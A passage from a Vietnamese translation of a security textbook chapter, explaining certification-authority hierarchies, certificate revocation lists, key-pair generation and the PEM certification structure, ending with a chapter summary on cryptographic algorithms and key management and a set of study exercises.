chứng chỉ mà chứng thực khoá chung của CA_1 và CA_1 sẽ làm như vậy đối với khoá chung CA_2 . Chứng chỉ được đưa ra, thêm chứng chỉ khoá- chung của nhóm A đã phát hành bởi CA_1 , nhóm B có thể đạt được một bản sao chép khoá chung của nhóm A. Nhóm B làm như vậy bởi quá trình thu lần đầu tiên (từ chứng chỉ CA_2 về khoá chung CA_1) một bản sao chép tin cậy của khoá chung. Sau đó nhóm B sử dụng khoá này để phân loại chứng chỉ về CA_1 khoá chung của nhóm A.

Sự sắp xếp ở trên đã tạo ra một kịch bản mà bất kỳ một chuỗi tin cậy nào thông qua các giấy chứng thực kết nối nhóm A và B. Cung cấp một chuỗi chứng nhận hoàn thành có sẵn, và cung cấp nhóm B đủ nguyên nhân tin tưởng những người phát hành chứng chỉ trong chuỗi đó, nhóm B có khả năng đạt được một bản sao chép khoá chung của bất kỳ nhóm A nào có thể tới được thông qua một chuỗi tin cậy như vậy.

Đơn giản hoá cấu trúc của những chuỗi như vậy và hạn chế độ dài của chúng, các giấy chứng thực có thể được tổ chức trong một phân cấp, ví dụ., được minh hoạ trong hình 4-13. Điều này có thể được mở rộng cho phạm vi toàn cầu, ví dụ., có một giấy chứng nhận quốc tế mà chứng thực các vấn đề về giấy chứng thực quốc gia (các cơ quan của chính phủ, các tập đoàn, hoặc các tổ chức khác), và v.v...




Figure 4-13: Example of a Hierarchical Certification Authority Structure

Chú thích: Ví dụ: Chứng nhận bởi nhóm A để thu được khoá chung của nhóm C

Giả sử rằng, trong Hình 4-13, CA_{Int} là một giấy chứng nhận xác thực quốc tế và CA_{UK} và CA_{US} là các chứng nhận xác thực đối với từng quốc gia Anh và Mỹ. Giả sử nhóm A trong này chính phủ Anh muốn một khoá chung đã được chứng nhận của nhóm C trong nước Mỹ. Điều này có thể đạt được bằng cách sử dụng một chứng nhận bao gồm 3 chứng thực:

- *Cert-UK-Int* (Chứng nhận của chính phủ Anh cho khoá chung của tổ chức quốc tế): Khi nhóm A biết một khoá chung trước của chính phủ Anh, nhóm này có thể xác nhận là nó như là một bản sao chép tin cậy khoá chung của chính phủ quốc tế.
- *Cert-Int-US* (Giấy chứng thực theo tiêu chuẩn quốc tế cho khoá chung của chính phủ Mỹ): Sử dụng khoá chung này từ các chứng nhận trước, nhóm A có thể xác nhận là nó có một bản sao chép tin cậy khoá chung của chính phủ Mỹ.
- *Cert-US-C* (Chứng nhận của chính phủ Mỹ cho các nhóm C): Sử dụng khoá chung từ chứng nhận trước, nhóm A xác thực nó có một bản sao chép tin cậy của khoá chung nhóm C.

Với một cơ cấu như vậy, phải chú ý rằng việc kiểm tra một chuỗi chứng nhận không chỉ là vấn đề kiểm tra các chữ ký một cách máy móc mà còn là việc kiểm tra nhận dạng của giấy chứng thực đảm bảo rằng chúng được tin cậy cho mục đích hiện hành. Ví dụ, có thể không có gì ngăn cản việc hình thành một chuỗi xác thực trong đó giấy chứng thực quốc tế sẽ chứng nhận khoá chung của giấy chứng thực quốc gia của nước thế giới thứ ba và giấy chứng thực sau chứng nhận khoá chung của Tổng thống Mỹ. Trong khi tất cả các chữ ký có thể kiểm tra chính xác, sẽ rất ngớ ngẩn cho một ai đó ở nước Anh tin vào chuỗi này một cách mù quáng.

Một điểm rất quan trọng khác cần phải chú ý về cơ cấu này là sự phê phán về tính an toàn xung quanh các giấy chứng thực ở mức độ cao. Ví dụ, giả sử một kẻ xâm nhập phá huỷ an ninh của giấy chứng thực Mỹ, xét về khía cạnh nào đó thì kẻ xâm nhập này có thể giả mạo giấy chứng thực từ cấp có thẩm quyền đó (ví dụ, kẻ xâm nhập biết được khoá riêng của cấp có thẩm quyền đó). Điều này sẽ làm cho kẻ xâm nhập có thể:

- Giả mạo các chữ ký kỹ thuật số từ bất kỳ người nào ở nước Mỹ và tạo ra chuỗi chứng thực mà sẽ thuyết phục được bất kỳ người nào trên thế giới rằng các chữ ký đó là hợp pháp; và

- Giả mạo các chữ ký kỹ thuật số từ bất kỳ một người nào ở bên ngoài nước Mỹ và tạo ra chuỗi chứng thực mà sẽ thuyết phục được bất kỳ người nào ở nước Mỹ rằng các chữ ký đó là hợp pháp.

Đối với giấy chứng thực quốc tế rủi ro thậm chí có thể cao hơn. Nếu chúng ta phá hỏng toàn hệ thống. Một kẻ xâm nhập ở mức độ này có thể giả mạo các chữ ký kỹ thuật số từ bất kỳ một người nào trên thế giới và thuyết phục những người khác rằng những chữ ký này là hợp pháp.

Rủi ro này sẽ được giảm bớt đôi chút bởi việc cấm những chuỗi xác thực không cần thiết. Ví dụ, chúng ta có thể yêu cầu rằng những chuỗi xác thực liên quan tới các cặp của các hệ thống cuối trong miền của Chính quyền Mỹ không được mở rộng ra ngoài thẩm quyền, nghĩa là khi D xác thực khoá chung của C, chuỗi chứng thực đơn *Cert-US-C* được chấp thuận nhưng chuỗi xác thực ba (không cần thiết) của *Cert-US-Int*, *Cert-Int-US*, *Cert-US-C* không được chấp thuận. Ít nhất điều này có nghĩa là truyền thông trong nước Mỹ không thể bị phá hỏng bởi một cuộc xâm nhập vào giấy chứng thực quốc tế.

Đối với những môi trường có độ rủi ro cao, dạng chứng thực cần phải được mở rộng bao gồm hai chữ ký được hình thành một cách độc lập bởi các cơ quan của các cấp chứng thực có thẩm quyền riêng biệt, sử dụng các thiết bị mã hoá riêng biệt có thể ở những nơi riêng biệt. Điều này sẽ làm giảm đáng kể những điểm yếu đối với một cuộc xâm nhập vào hệ thống của các cấp chứng thực có thẩm quyền, có thể chứng minh sự nghiêm trọng do sự bảo vệ của tất cả những người sử dụng giấy chứng thực đó bị phá hoại.

Sự hình thành khoá đôi

Chúng ta hãy xem xét việc hình thành một cặp khoá cá nhân/chung và các phương tiện đảm bảo việc gửi an toàn của:

- (a) khoá riêng tới hệ thống sở hữu của nó; và
- (b) khoá chung tới cấp chứng thực có thẩm quyền

Để giảm bớt những điểm yếu, quá trình hình thành khoá tốt nhất được tiến hành trong hệ thống sở hữu và trong hệ thống chứng thực có thẩm quyền, do đó chỉ đòi hỏi truyền một khoá bảo vệ. Việc hình thành khoá đôi trong hệ thống sở hữu là đơn giản nhất, bởi vì một dây truyền khoá chung tới hệ thống xác thực có thẩm quyền chỉ đòi hỏi sự bảo vệ toàn bộ (không cần bảo vệ tin cậy). Sự sắp xếp này cũng là cách tốt nhất cho sự an toàn bởi vì nó có thể xây dựng một thiết bị chống trộm mà có thể tạo ra cặp khoá riêng và sau đó sử dụng một cặp khoá cá nhân.

Nếu các cặp khoá được tạo ra trong hệ thống xác thực có thẩm quyền, việc truyền khoá cá nhân tới hệ thống sở hữu sẽ đòi hỏi cả bảo vệ toàn bộ và bảo vệ tin cậy. Trong cả

hai trường hợp, nếu yêu cầu khoá lưu trữ thì các bản sao tin cậy của hai khoá này sẽ cần được gửi tới một hệ thống lưu trữ (có thể cũng cùng vị trí với hệ thống xác thực có thẩm quyền), và các phương pháp bảo vệ cho những trao đổi này sẽ đòi hỏi việc xem xét cẩn thận.

Sự thu hồi giấy chứng nhận

Có nhiều lý do khác nhau cho sự cần thiết phải thu hồi trước những giấy chứng nhận đã phát hành. Một lý do là khoá cần phải được thu hồi (vì các lý do như đã nhận dạng ở Phần 4.5). Tuy nhiên có vài lý do khác cho việc thu hồi các giấy chứng nhận. Ví dụ, nếu có một sự thay đổi trong mối quan hệ giữa một người sở hữu khoá chung và một cấp xác thực có thẩm quyền (ví dụ, người sở hữu không làm việc cho một tổ chức phát hành giấy chứng nhận nữa), thì cần phải thu hồi lại giấy chứng nhận mặc dù bản thân khoá chưa bị thu hồi (người sở hữu có thể mang theo khoá tới nơi làm việc mới và có giấy chứng nhận mới ở đó). Do đó, vấn đề chung đối với các hệ thống khoá chung là sự thu hồi giấy phép hơn là sự thu hồi khoá.

Sự thu hồi giấy chứng nhận là rất quan trọng và nó có ảnh hưởng tới việc thực hiện tất cả các khoá chung. Ví dụ, giả sử một cấp xác thực có thẩm quyền phát hành một giấy chứng nhận cho người sử dụng U, xác nhận một giá trị khoá chung và đưa ra một khoảng thời gian có giá trị là 6 tháng. Giấy chứng nhận này được cấp miễn phí thông qua một cộng đồng những người sử dụng miễn phí và được lưu ở những hệ thống khác nhau.

Sau đó, người sử dụng U nghi ngờ khoá riêng của mình bị phá hỏng và yêu cầu khoá chung tương ứng cũng phải được thu hồi. Vấn đề là không ai có thể chắc chắn rằng ai cần được thông báo về sự thu hồi. Có thể sẽ có một số người sử dụng không nghi ngờ là người nhận dạng các tin nhắn được ký là đến từ người U trong khi các tin nhắn này lại thật sự đến từ một kẻ xâm nhập trong việc sở hữu một khoá bị phá hỏng lâu dài. Do đó, nhiệm vụ kiểm tra những giấy chứng nhận có thể bị thu hồi cần phải ngừng lại với những người sử dụng giấy chứng nhận.

Sự thu hồi giấy chứng nhận thường được hoàn thành bằng việc đăng trên danh bạ một danh sách các giấy chứng nhận bị thu hồi (CRL, còn gọi là *một danh sách nóng hay một danh sách đen*). Một danh sách thu hồi bản thân nó cũng là một giấy chứng nhận được ký bởi cùng cấp có thẩm quyền đã ký các giấy chứng nhận gốc. Phụ thuộc vào các nhân tố như thời hạn chứng nhận, giá trị của các giao dịch được xử lý, v.v., một người sử dụng chứng nhận khoá chung cần quyết định nên hay không nhận và kiểm tra danh sách thu hồi giấy chứng nhận trước khi chấp nhận giấy chứng nhận gốc.

Bởi vì các khoá xác thực có thẩm quyền cũng cần được thu hồi theo thời gian, một người sử dụng chuỗi xác thực cần phải kiểm tra danh sách thu hồi liên quan tới tất cả các giấy chứng nhận trong chuỗi xác thực (mặc dù các tiêu chuẩn khác nhau có thể được sử dụng cho các giấy chứng nhận khác nhau trong việc quyết định nên hay không kiểm tra danh sách thu hồi). Các danh sách thu hồi thích hợp luôn cần phải có sẵn cho người sử dụng các giấy chứng nhận.

Phải cẩn thận để tránh sự can thiệp của một kẻ xâm nhập với việc phân phát các danh sách thu hồi. Cần thiết phải có một thủ tục cố định mà nhờ đó các danh sách thu hồi luôn được cập nhật trên một cơ sở mang tính nguyên tắc, mặc dù không có sự thay đổi đối với thông tin thu hồi. Cũng như vậy, mỗi danh sách thu hồi nên bao gồm một tem thời gian. Một thực thể yêu cầu một danh sách thu hồi sau đó có thể chắc chắn là sẽ có cả một danh sách có giá trị (bằng việc kiểm tra chữ ký giấy chứng nhận) và một danh sách cập nhật (bằng việc kiểm tra nhãn thời gian).

Trường hợp nghiên cứu: Cấu trúc chứng nhận PEM

Phát triển thư tín cá nhân trên mạng (PEM) là một sự lựa chọn an toàn cho thư điện tử mà sử dụng hệ thống khoá chung cho mục đích xác thực và phân phát khoá đối xứng. PEM bao gồm một bản kê khai chi tiết của cơ sở chứng nhận khoá chung [KEN1]. Toàn bộ hệ thống PEM được miêu tả trong chương 13 của cuốn sách này. Ở đây, chúng ta chỉ xem xét dạng chung của cơ sở chứng nhận cung cấp sự minh hoạ thực tiễn có giá trị của nhiều qui tắc đã được thảo luận ở trên.

Cấu trúc theo trật tự như đã được minh hoạ ở Hình 4-14. PEM định nghĩa các dạng ở mức độ cao và các qui tắc nhất định liên quan đến các mức độ thấp. Có 3 dạng của cấp xác thực có thẩm quyền:

- *Cơ quan đăng ký chính sách mạng (IPRA)*: Cơ quan này hoạt động dưới sự bảo trợ của tổ chức mạng như một cơ sở của thứ tự xác thực cấp độ 1. Nó phát hành các giấy chứng nhận chỉ cho các cấp thẩm quyền tiếp theo, PCAs.
- *Chính sách xác thực có thẩm quyền (PCAs)*: PCAs ở mức độ hai của thứ tự xác nhận, mỗi PCA được xác nhận bởi ICRA. Một PCA phải thiết lập và xuất bản các câu lệnh của các chính sách của nó nhằm xác nhận những người sử dụng và các cấp xác thực có thẩm quyền thấp hơn. Phân biệt các PCA nhằm đáp ứng những nhu cầu khác nhau của người sử dụng. Ví dụ, một PCA (một PCA “tổ chức thường”) có thể hỗ trợ những thư điện tử chung của các tổ chức thương mại, và một

PCA khác (một PCA “đảm bảo cao”) có thể có một chính sách chặt chẽ hơn được thiết kế để đáp ứng các yêu cầu ràng buộc chữ ký hợp pháp.

- *Cấp xác thực có thẩm quyền (CAs):* CAs ở mức độ 3 của thứ tự xác nhận và có thể ở các mức độ thấp hơn. Những CAs ở cấp độ 3 thì được xác nhận bởi PCAs. CAs đại diện, ví dụ, cho các tổ chức đặc biệt, những đơn vị được tổ chức đặc biệt (ví dụ các phân khu, các phòng ban), hoặc các khu vực địa lý đặc biệt.

Cấu trúc là một hình cây với chỉ vài khác biệt nhỏ. Một sự khác biệt là một CA ở mức độ 3 có thể được xác nhận bởi nhiều hơn một PCA (ví dụ, CA4 ở Hình 4-14). Điều này cho phép các ngữ nghĩa tin cậy khác nhau được ứng dụng vào các chuỗi xác thực khác nhau mà có chứa CA.

Ba dạng chính của chính sách được nhận dạng cho các cấp xác thực thẩm quyền tại mức PCA hay CA:




Figure 4-14: PEM Certification Authority Structure

Hình 4-14: Cấu trúc xác thực thẩm quyền PEM

Chú thích: User: người sử dụng CA: Cấp xác thực có thẩm quyền.
 Level 1: mức 1. PCA: Chính sách xác thực có thẩm quyền.
 Level 2: mức 2. IPRA: Cơ quan đăng ký chính sách mạng
 Level 3: mức 3.

- Một tổ chức của cấp xác thực có thẩm quyền đưa ra chứng nhận để các cá nhân gia nhập vào một tổ chức, như là đoàn thể, hội đồng chính phủ, hoặc viện nghiên cứu giáo dục. Sự gia nhập có thể có nghĩa là sự làm thuê

cho một đoàn thể hoặc hội đồng chính phủ, hoặc đang là sinh viên của viện nghiên cứu giáo dục.

- Một cấp xác thực có thẩm quyền địa phương đưa ra chứng nhận cho các cá nhân trên cơ bản là các địa chỉ địa lý. Nó được hình dung như là các thực thể của chính phủ nhân dân sẽ gách vác các trách nhiệm cho sự chứng nhận theo các khoá học như vậy.
- Một cấp xác thực có thẩm quyền cá nhân là một trường hợp đặc biệt, trong đó sự chứng nhận không đòi hỏi kết nối tên của chứng chỉ với thực thể hoặc từng cá nhân vật lý cụ thể. Nó được thiết lập để cung cấp những người sử dụng nào mà muốn dấu chỉ danh của họ trong khi đưa ra cách sử dụng các đặc điểm an toàn của REM.

Quá trình phân loại chứng chỉ cho rằng tất cả mọi người sử dụng đều có một bản sao chép khoá chung của IPRA. Tất cả chuỗi chứng nhận đều bắt đầu tại IPRA, sau đó xử lý thông qua PCA, sau Cas nếu cần thiết.

IPRA và PCA đều bị yêu cầu tạo ra danh sách huỷ bỏ chứng nhận và làm chúng luôn có sẵn. PCA cũng bị yêu cầu phải tuyên bố danh sách phát hành các chính sách của cấp dưới quyền CAs .

Cấu trúc chứng chỉ của PEM tạo thành một trường hợp đặc biệt cho cấu trúc phân cấp chung đã được minh hoạ trong hình 4-13, mà nó đã bỏ qua chứng chỉ được dùng lên và xuống cây phân cấp. Trong chế độ PEM, sẽ không có các chứng chỉ trực tiếp ở trên. IPRA được cân nhắc để trở thành sự tin cậy toàn cầu bởi tất cả những người sử dụng của tất cả các cuộc truyền thông. Trong khi đây là sự thoả mãn trong môi trường PEM, nó sẽ tạo thành một hạn chế mối liên hệ tin cậy mà có thể không được chấp nhận trong các môi trường khác.(trong các ví dụ quốc tế đã thảo luận trước, nó được thông báo rằng các thành viên của chính phủ Mỹ có thể hy vọng đặt niềm tin vào giấy chứng nhận Mỹ hơn nhiều so với sự tin tưởng của họ vào giấy chứng nhận quốc tế; vì vậy, thư mục gốc luôn luôn không phải là điểm tin cậy). Thuận lợi của cấu trúc PEM là đòi hỏi các chứng chỉ ít hơn cấu trúc thường và đưa ra các thủ tục không phức tạp cho quá trình phân loại các chuỗi chứng chỉ.

Một đóng góp chính của thiết kế PEM là sự thiết lập các quy ước thủ tục và kỹ thuật chung bởi những giấy chứng nhận mà được trông mong để tồn tại. Khái niệm PCA rất đáng chú ý vì nó cung cấp các công cụ có hệ thống đối đầu với các kịch bản tin cậy khác nhau. Rất nhiều kinh nghiệm giá trị trong các cấu trúc chứng thực cụ thể chắc chắn sẽ bị thu lại từ dự án PEM trong suốt những năm 1990.

Tóm tắt

Các công nghệ mật mã là những khối xây dựng quan trọng trong sự thực thi của bất kỳ một dịch vụ an toàn nào. Một hệ thống mã định nghĩa sự truyền dịch sự mã hoá và sự giải mã, mà phụ thuộc vào các giá trị của các khoá. Một hệ thống mã đối xứng sử dụng một khoá cho cả hai sự truyền dịch đó. Một hệ thống mã khoá chung sử dụng sự phân chia các khoá cho mỗi sự truyền dịch.

Chỉ duy nhất hệ thống mã đối xứng chuẩn hoá chung là tiêu chuẩn Mã hoá Dữ liệu của Mỹ (DES), mà đã từng được sử dụng rộng rãi vào những năm 1970. theo những thuận lợi của công nghệ, sự tồn tại hữu ích của một DES mã hoá đơn đang dừng lại. Tuy nhiên, sử dụng nhiều hệ thống mã hoá DES có thể cung cấp sự bảo vệ cho nhiều ứng dụng trong vài năm tới.

Các hệ thống mã khoá- chung có thể có một chế độ mã hoá và một chế độ xác thực. Thuật toán RSA là một thuật toán nghịch đảo, ví dụ., nó có thể thao tác trong cả hai chế độ. Độ dài của RSA phụ thuộc vào độ phức tạp của quá trình phân tích thành thừa số các sản phẩm thành hai số nguyên tố lớn. Sự lựa chọn một cỡ môđun chính xác có thể tạo cho RSA mạnh tùy tiện. Thuật toán ElGamal là một thuật toán khoá- chung thay đổi, độ dài của nó phụ thuộc vào mức độ tính các loga rời rạc.

Các giá trị kiểm thử tính vẹn toàn hoặc các dấu niêm phong là những công cụ tạo ra một phụ lục cho tin nhắn đã được truyền, sử dụng một khoá bí mật. Nghĩa là nó tạo khả năng cho người nhận biết cái khoá để kiểm tra rằng nguồn và nội dung của tin nhắn đó chính xác. Trong giao thức ngân hàng, phụ lục được biết như là mã xác nhận tin nhắn, và quá trình tạo phụ lục chung nhất dùng thuật toán DES. Một quá trình tạo phụ lục thay đổi có thể dùng một hàm phân cắt.

Một chữ ký điện tử là một đương lượng điện tử để phân loại nguồn của một tin nhắn đã được viết dựa trên cơ bản câu chữ ký đã đưa.

Một chữ ký kỹ thuật số mạnh hơn một dấu niêm phong trong đó người nhận không có khả năng tạo ra một chữ ký kỹ thuật số mà không khác biệt so với chữ ký mà người gửi đã tạo. Các chữ ký kỹ thuật số thường sử dụng các hệ thống mã khoá – chung, kết hợp với hàm phân cắt. Tiêu chuẩn quốc tế ISO/IEC 9796 định nghĩa một thủ tục chữ ký kỹ thuật số để sử dụng với thuật toán của RSA. Chính phủ Mỹ đã đề nghị Tiêu chuẩn Chữ ký Kỹ thuật số sử dụng một tiếp cận luân phiên dựa trên thuật toán ElGamal. Sự thiết kế

phù hợp với các hàm phân cắt kèm theo là một tác vụ khó, và một tập hợp đã hạn chế các lựa chọn đáng tin tồn tại.

Ứng dụng của tất cả các công nghệ mật mã phụ thuộc vào sự quản lý của các khoá mật mã. Tất cả các khoá đều có giới hạn thời gian sử dụng. Vòng tròn đời sống của một khoá liên quan đến một vài pha như là sự phát sinh, sự phân bố, sự hoạt động/ngưng hoạt động, sự huỷ bỏ và sự kết thúc.

Sự phân bố các khoá bí mật có thể được hoàn thành sử dụng các hệ thống mã đối xứng. Các khoá chính được phân bố mã hoá theo khoá mã hoá các khoá. Tiêu chuẩn ANSI X9.17 cho phép ba cấp bậc mã hoá. Để giữ các số của các khoá quản lý được, các trung tâm phân bố khoá trực tuyến hoặc các trung tâm biên dịch khoá được yêu cầu. Các khoá bí mật của hệ thống mã đối xứng có thể cũng được phân bố mã hoá theo một hệ thống khoá- chung đảo nghịch như là RSA. Công nghệ Diffie- Hellman tạo khả năng cho hai nhóm nhận một khoá bí mật trực tuyến.

Trong quá trình quản lý khoá của các hệ thống mã khoá- chung, nó rất quan trọng để phân bố các khoá chung như là một người sử dụng được đảm bảo là anh ta sẽ có khoá chung chính xác. Vì vậy các khoá chung được phân bố theo các dạng chứng chỉ, đã ký bởi một giấy chứng thực đáng tin cậy. Thông thường, yêu cầu nhiều giấy chứng thực. Các giấy chứng thực có thể chứng nhận các khoá chung lẫn nhau để chứng nhận các chuỗi đang kết nối các nhóm đang ký và đang phân loại. Tiếp cận này có thể được mở rộng cho phạm vi toàn cầu, với một cây phân cấp các giấy chứng thực. dự án Thư điện tử trợ giúp sự bí mật mạng (PEM) cung cấp một trường hợp giá trị nghiên cứu sự xây dựng của những cây phân cấp giấy chứng nhận như vậy.

Bài tập

1. Miêu tả những khác nhau cơ bản giữa hệ thống mật mã đối xứng và hệ thống mật mã khoá chung. Các hệ thống mật mã đối xứng được sử dụng phù hợp nhất cho những mục đích nào? Các hệ thống mật mã khoá chung được sử dụng phù hợp nhất cho những mục đích nào?
2. Để cung cấp một dịch vụ dữ liệu toàn bộ, các phương thức trôi buộc và phản hồi của DES có thể góp phần bảo vệ chống lại việc xem lại hay việc đặt mua lại các mục dữ liệu như thế nào?
3. Một hàm phân cắt đóng vai trò gì trong công nghệ đóng dấu và chữ ký số? Những đặc điểm thiết yếu của hàm này.

4. Miêu tả ngắn gọn các vai trò mà kỹ thuật mật mã của mã hoá/giải mã, đóng dấu, chữ ký số đóng trong việc cung cấp các dịch vụ an toàn sau đây
 - (a) Tính tin cậy;
 - (b) Tính vẹn toàn dữ liệu;
 - (c) Xác thực nguồn gốc dữ liệu;
 - (d) Kiểm soát truy cập; và
 - (e) Sự công nhận các bằng chứng về nguồn gốc.
5. Các sự kiện chính có thể xảy ra trong suốt vòng đời của khoá và đặc thù của chúng trong trường hợp:
 - (a) một khoá được sử dụng cho viết lại mật mã; và
 - (b) một khoá được sử dụng cho chữ ký số.
6. Sự khác nhau cơ bản giữa quản lý các khoá của các hệ thống mật mã đối xứng và quản lý các khoá của hệ thống mật mã khoá công khai?
7. Người B muốn sử dụng một khoá chung của người A để kiểm tra chữ ký tin nhắn từ người A. Xác thực có thẩm quyền duy nhất mà người B tin là Z. Khóa chung của người A do cấp có thẩm quyền X công nhận. Xác thực có thẩm quyền Y chuẩn bị chứng nhận khoá chung của X, và Z có thể chứng nhận khoá chung của Y. Người B sẽ cần chứng nhận gì? Người B nên thực hiện sự kiểm tra nào đối với những giấy chứng nhận này?
8. Với trường hợp tương tự như ở câu 7 nếu một kẻ xâm nhập E biết được khoá cá nhân của chứng nhận có thẩm quyền Y và muốn làm giả chữ ký của người A trên tin nhắn gửi cho người B, thì E sẽ phải tạo chuỗi chứng nhận gì để đi kèm với chữ ký giả mạo?
9. Giả sử người A muốn gửi một tệp tin tin cậy lớn tới nhiều người- người B, C và D- tất cả những người này đều có khoá đôi RSA. Tệp tin sẽ được gửi đi được mã hoá để không người nào ngoài A, B, C hay D có thể biết được nội dung của nó bằng cách kiểm soát việc truyền tin. Thay vì gửi những tin nhắn riêng biệt cho từng người B, C hay D, A muốn tạo ra chỉ một tin nhắn bao gồm một phiên bản được mã hoá của nội dung tệp tin. Điều này được thực hiện như thế nào?

Các sách tham khảo

